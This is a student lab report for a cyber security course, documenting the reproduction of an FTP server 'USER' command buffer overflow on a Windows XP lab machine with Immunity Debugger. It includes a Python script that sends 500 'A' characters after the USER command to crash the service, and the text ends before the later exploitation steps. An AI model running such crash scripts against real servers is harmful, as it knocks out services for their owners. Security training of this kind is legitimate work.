

# Sri Lanka Institute of Information Technology

Faculty of Computing

B.Sc. (Hons) Degree in Information Technology Specialized in  
Cyber Security

Department of Information Technology




## **Offensive Hacking Tactical and Strategic**


IT17127806	K.D.V.B.Gunathilaka
------------	---------------------

In this assignment follow the : **“FTP Server - 'USER' Remote Buffer Overflow “**


In here Im using vulnerable Window XP Operating system.firstly im create ftp server in the XP.and check thesre ip address using ip config.





For this, I'm using immunity debugger for XP check details.




First here checked the FTP port is open or close .






In here first exploitation is Using python we create some socket and crash 500 .




```
GNU nano 3.2 OHTS_Exploit.py
#!/usr/bin/python
import socket,time
crash = "A" * 500

s= socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.1.107',21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER" + crash + "\r\n")
s.recv(1024)
s.close()
```


Here we check it.



After the run that python code we can see in immunity debugger that windows Xp has been terminate.




This Code is Using pattern .







After run it.



